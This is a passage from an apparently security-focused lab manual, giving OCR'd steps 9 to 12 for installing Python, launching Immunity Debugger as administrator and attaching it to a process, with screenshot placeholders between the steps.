


9. **Python Setup** window appears, click **Next** and Follow the wizard to install Python using the default settings.




10. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.


Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




11. The **Immunity Debugger** main window appears, as shown in the screenshot.



12. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.

